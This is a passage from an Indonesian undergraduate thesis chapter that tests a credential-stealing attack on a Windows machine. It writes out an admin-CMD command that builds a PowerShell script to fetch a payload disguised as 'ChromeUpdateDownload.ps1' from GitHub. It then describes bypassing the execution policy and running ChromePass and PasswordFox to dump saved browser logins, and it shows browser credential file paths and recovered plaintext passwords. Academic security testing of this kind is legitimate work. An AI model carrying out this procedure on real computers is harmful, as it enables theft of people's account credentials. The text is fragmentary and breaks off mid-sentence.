


## Bab V Pengujian Sistem Dan Analisis

### V.1 Pengujian Sistem


Pada bagian ini akan dijelaskan mengenai pengujian pada sistem penyerangan yang telah dirancang sebelumnya, cakupan dari pengujian yang dilakukan ini adalah seluruh proses penyerangan. Tujuan dari dilakukannya pengujian ini adalah untuk mengetahui tingkat keberhasilan dari sistem penyerangan yang dirancang serta mengetahui kelebihan, kekurangan serta dampak yang ditimbulkan pada sistem operasi Windows.

#### V.1.1 Pengujian Membuat Folder Baru

pada penyerangan ini langkah pertama yang dilakukan adalah dengan membuat folder baru pada *file explorer* direktori C: komputer korban, namun sebelum itu membuka *Command Prompt* (CMD) sebagai admin. Gambar V-1 menunjukkan perintah untuk melakukan hal tersebut.




Gambar V- 1. Membuka CMD Sebagai Admin




Gambar V- 2. Masuk ke dalam CMD Sebagai Admin

Gambar V-2 menunjukkan bahwa percobaan untuk membuat folder pada komputer target dapat dilanjutkan karena sudah berhasil masuk kedalam CMD sebagai admin, Gambar V-3 menunjukkan baris perintah untuk membuat folder sekaligus pindah kedalam folder tersebut.



Gambar V- 3. Perintah Membuat Folder Baru

Gambar V-4 berikut ini menampilkan bahwa folder baru berhasil dibuat untuk digunakan sebagai penyimpanan *file* sementara selama berlangsungnya penyerangan.



Gambar V- 4. Folder Baru Berhasil Dibuat

### V.1.2 Pengujian Mengunduh *File* dari Github


Pada tahap ini akan dilakukan pengujian dengan mengunduh *file* dari Github penulis yang nantinya akan digunakan selama proses penyerangan. Namun sebelum mengunduh *file* dari Github, terlebih dahulu membuat *script* bernama *b.ps1* yang berisikan perintah untuk mengunduh *file* dari Github karena pada CMD tidak bisa langsung menggunakan perintah *wget* seperti yang ditampilkan pada gambar V-5.

```
Administrator: C:\windows\system32\cmd.exe

C:\chrome>echo (wget 'https://raw.githubusercontent.com/abdulaziesmuslim/TA/master/ChromeUpdateDownload.ps1' -OutFile ChromeUpdateDownload.ps1) > b.ps1


C:\chrome>
```

Gambar V- 5. Baris Perintah Membuat *Script* *b.ps1*




Gambar V- 6. *Script b.ps1* Berhasil Dibuat

Gambar V-6 menunjukkan bahwa *script* ChromeUpdateDownload.ps1 sudah siap untuk diunduh. Saat menjalankan *script* b.ps1 dan ChromeUpdateDownload.ps1, dilakukan *execution policy bypass* terlebih dahulu agar dapat berjalan tanpa halangan di powershell pada perangkat target. Pada Gambar V-7 ditampilkan perintah untuk menjalankan kedua *script* tersebut.



Gambar V- 7. Perintah Menjalankan *Script* Dengan *Execution Policy*


Gambar V-8 berikut menampilkan seluruh *file* unduhan dari Github penulis dengan menjalankan *script* b.ps1 dan ChromeUpdateDownload.ps1.



Gambar V- 8. Berhasil Mengunduh seluruh *File* dari Github

### V.1.3 Pengujian Pengambilan Data *Browser*

Pada pengujian tahap ini, penulis akan menjalankan program `ChromePass.exe` dan `PasswordFox.exe` untuk mengambil data *username* dan *password* pada *browser* target. Selain menjalankan kedua program tersebut, pada saat yang sama *file* berformat *.txt* dibuat untuk menyimpan data yang telah diambil dari *browser* target menggunakan perintah `/stext`. Gambar V-9 menampilkan perintah untuk menjalankan program dan menyimpannya dalam *file* *.txt*.



Gambar V- 9. Perintah Menjalankan Program

C:\Users\(\Pengguna)\AppData\Local\Google\Chrome\User Data\Default

C:\Users\(\Pengguna)\AppData\Roaming\Mozilla\Firefox\Profiles

C:\Users\HP-PC\AppData\Local\Google\Chrome\User Data\Default\Login Data - Notepad++


File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

Login Data

```
1 SQLite format 3NUPPSNUPSOHSOHNUI@ NUTNUTENO* NUTNUTNUT.NUTNUTNUT
2 NUTNUTNUT. NUTNUTNUTSNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTSOHNUTNUTNUTNUTNUTNUTNUT
3 NUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
4 NUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
5 NUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
6 NUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
7 NUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
8 NUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
9 EON* NUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
10 EON?
11 SOHACRhttps://welcome2.wifi.id/PXNUT. .c?70NUTNUTNUT.NUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
12 EONNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
13 SOHhttps://welcome2.wifi.id/
14 NUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
15 ACR.NUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
16 NUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
17 NUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
18 ESO* SOHETB- NTA1
19 ? ESOACRSESSESSES...LES
20
21
22 ESESOCNUTNUTACRhttps://www.facebook.com/https://www.facebook.com/login/device-based/regular/login
23 NUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
24 } ESOACRSESSESSES} ESES
25
26
27 ESESOCNUTNUTACRhttps://igracias.telkomuniversity.ac.id/index.phphttps://igracias.telkomuniversity
28 NUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
29 NUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
30 EON* NUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUTNUT
```

Normal text.txt length: 135,168 lines: 56 Ln:19 Col:11 Sel:0|0 Macintosh (CR) ANSI JNS

35




```
1 {
  "nextId": 3, "logins": [
    {
      "id": 1, "hostname": "https://igracias.telkomuniversity.ac.id",
      "httpRealm": null, "formSubmitURL": "https://igracias.telkomuniversity.ac.id", "usernameField":
      "textUsername", "passwordField": "textPassword", "encryptedUsername":
      "MEIEEPgAAAAAAAAAAAAAAAAEwFAYIKoZIHvCNawcECILse1B+iX70BBgucIkwr0JV4ghdY8yTospL3el3Ck0PljE=
      ", "encryptedPassword":
      "MEIEEPgAAAAAAAAAAAAAAAAEwFAYIKoZIHvCNawcECNCiVJYRKX2TBBgrEgCTx4WxMPnY36k2AEI2tKIRNGqD8I=
      ", "guid": "{620faa5c-84c3-4146-8beb-dc809e54e5be}", "encType": 1, "timeCreated": 1592306610658,
      "timeLastUsed": 1592306610658, "timePasswordChanged": 1592308770618, "timesUsed": 1}, {
      "id": 2,
      "hostname": "https://www.facebook.com", "httpRealm": null, "formSubmitURL": "
      https://www.facebook.com", "usernameField": "email", "passwordField": "pass", "encryptedUsername":
      "MEIEEPgAAAAAAAAAAAAAAAAEwFAYIKoZIHvCNawcECHYt8EOO5HY3BBgjtZP4g5a24ZWVDSB14H/rPak5cpbYaQc=
      ", "encryptedPassword":
      "MGIEEPgAAAAAAAAAAAAAAAAEwFAYIKoZIHvCNawcECBYFX1lA49UdBDgep3t4BeOMANzhuythIhojM4OSxp7L4uDe
      hCrINptAeTUHeYc90tMT5hSQXvKyLFL3mrw90tgBA==", "guid":
      "{092bf8d8-f77a-4c51-b47c-2fec203aa6cc}", "encType": 1, "timeCreated": 1592312279133,
      "timeLastUsed": 1592312279133, "timePasswordChanged": 1592312279133, "timesUsed": 1}],
      "potentiallyVulnerablePasswords": [], "dismissedBreachAlertsByLoginGUID": {}, "version": 3}
  ]
}
```

Gambar V- 11. *Login Data* pada Mozilla Firefox

Dalam percobaan menjalankan ChromePass dan PasswordFox ini dilakukan beberapa perubahan parameter untuk menguji berbagai kondisi yang mungkin terjadi pada komputer target, berikut ini adalah beberapa skenario percobaan yang dilakukan oleh penulis.

### V.1.3.1 Komputer Target Memiliki Kedua *Browser*

Pada Gambar V-12 dan Gambar V-13 ditampilkan hasil program yang dijalankan dengan kondisi komputer target memiliki kedua *browser* terinstal sehingga *file* ChromePass.txt dan PasswordFox.txt berhasil dibuat untuk menyimpan *username* dan *password* dari *browser* Google Chrome dan Mozilla Firefox.




```
ChromePass.txt - Notepad
File Edit Format View Help
=====
Origin URL      : https://igracias.telkomuniversity.ac.id/index.php
Action URL     : https://igracias.telkomuniversity.ac.id/index.php
User Name Field : textUsername
Password Field  : textPassword
User Name      : abdulaziesmuslim
Password       : 12345678901234567890123456789012345678901234567890
Created Time    : 16/06/2020 19:02:05
Password Strength : Strong
Password File   : C:\Users\HP-PC\AppData\Local\Google\Chrome\User Data\Default>Login Data
=====

=====
Origin URL      : https://www.facebook.com/
Action URL     : https://www.facebook.com/login/device-based/regular/login/
User Name Field : email
Password Field  : pass
User Name      : abdulaziesmuslim
Password       : AbdulAziesMusl!m1
Created Time    : 16/06/2020 19:58:48
Password Strength : Very Strong
Password File   : C:\Users\HP-PC\AppData\Local\Google\Chrome\User Data\Default>Login Data
=====
```

Gambar V- 12. Isi *file* ChromePass.txt








Gambar V- 14. Tampilan Saat ChromePass.exe Dijalankan

### V.1.3.3 Komputer Target Tidak Memiliki Mozilla Firefox

Pada kondisi penyerangan apabila komputer tidak memiliki Mozilla Firefox, maka *script* akan terus berjalan namun tidak ada isi dari PasswordFox.txt. Apabila PasswordFox.exe dijalankan, maka akan muncul *alert box* seperti pada Gambar V-15 berikut.




Gambar V- 15. Tampilan Saat PasswordFox.exe Dijalankan

#### V.1.3.4 Komputer Target Tidak Memiliki Kedua *Browser*

Pada kondisi penyerangan apabila komputer tidak memiliki Google Chrome dan Mozilla Firefox, maka *script* akan terus berjalan namun tidak ada isi dari ChromePass.txt dan PasswordFox.txt. Sedangkan apabila ChromePass.exe dan PasswordFox.exe dijalankan, maka tidak menampilkan apapun seperti pada Gambar V-14 dan Gambar V-15 sebelumnya.

#### V.1.3.5 Variasi Tingkat Kesulitan Password


Pada percobaan berikut dibuat variasi tingkat kesulitan dan panjang karakter *password* yang disimpan pada kedua *browser*. Hasilnya menunjukkan bahwa ChromePass dan PasswordFox dapat mengambil *username* dan *password* tanpa dipengaruhi kombinasi dan jumlah karakter. Hal ini dikarenakan baik ChromePass maupun PasswordFox mengambil seluruh data yang tersimpan pada *login data* 